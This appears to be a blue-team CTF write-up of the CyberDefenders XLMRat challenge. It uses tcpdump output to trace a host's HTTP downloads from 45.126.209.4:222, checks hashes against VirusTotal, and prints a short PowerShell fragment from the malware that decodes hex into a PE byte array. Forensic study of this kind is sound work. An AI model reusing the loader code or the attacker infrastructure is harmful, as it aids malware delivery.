

Reference: https://cyberdefenders.org/blueteam-ctf-challenges/xlmrat/


Download the PCAP from the above link




Download and unzip



PCAP file



Analyzing the PCAP file using tcpdump



```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -ttt -r 236-XLMRat.pcap -c 5
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
 00:00:00.000000 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [S], seq 89508737, win 65535, options [mss 1460,n
op,wscale 8,nop,nop,sackOK], length 0
 00:00:00.294054 IP vm.45.126.209.4.ardentishost.com.222 > 10.1.9.101.49708: Flags [S.], seq 3992761548, ack 89508738, win 64240, op
tions [mss 1460], length 0
 00:00:00.000537 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [.], ack 1, win 65535, length 0
 00:00:00.000550 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [P.], seq 1:304, ack 1, win 65535, length 303
 00:00:00.000261 IP vm.45.126.209.4.ardentishost.com.222 > 10.1.9.101.49708: Flags [.], ack 304, win 64240, length 0
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```


```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -ttt -r 236-XLMRat.pcap -c 5 -n
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
 00:00:00.000000 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [S], seq 89508737, win 65535, options [mss 1460,nop,wscale 8,nop,nop,
sackOK], length 0
 00:00:00.294054 IP 45.126.209.4.222 > 10.1.9.101.49708: Flags [S.], seq 3992761548, ack 89508738, win 64240, options [mss 1460], le
ngth 0
 00:00:00.000537 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 1, win 65535, length 0
 00:00:00.000550 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [P.], seq 1:304, ack 1, win 65535, length 303
 00:00:00.000261 IP 45.126.209.4.222 > 10.1.9.101.49708: Flags [.], ack 304, win 64240, length 0
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```


```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n | awk '{print $4}' | cut -d "." -f 1-4 | sort |uniq -c | sort -nr
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
    972 45.126.209.4
    577 10.1.9.101
      1 10.1.9.1
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```

Filtering out the source and destination IP addresses.


```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n src 10.1.9.101 and dst 45.126.209.4 -A -c 5
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
2024-01-09 19:27:27.576077 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [S], seq 89508737, win 65535, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
E..4..@.....
.       e-~...,...U..........F..............
2024-01-09 19:27:27.870668 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 3992761549, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...g?..
2024-01-09 19:27:27.871218 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [P.], seq 0:303, ack 1, win 65535, length 303
E..W..@.....
.       e-~...,...U......P.......GET /xlm.txt HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 45.126.209.4:222
Connection: Keep-Alive


2024-01-09 19:27:28.141380 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 2286, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...]#..
2024-01-09 19:27:28.891861 IP 10.1.9.101.49709 > 45.126.209.4.222: Flags [S], seq 2869009528, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
E..4..@.....
.       e-~...-.....x.........W..............
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```

Use the source and destination IP address and find the user agent and host.







This two GET request looks suspicious.




Download the file using wireshark.




After download analyze the file.




Analyze the hash.





Hybrid analysis verdict






Virustotal verdict






Analyze the mdm and xlm file.




Let’s see what is inside the mdm.jpg. When we dig dive in to the mdm.jpg we find the script possibly obfuscated one with the super long characters which deviates from the normal flow. i.e


```
Sleep 5
[Byte[]] $NKbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
```



Investigate it in cyberchef.

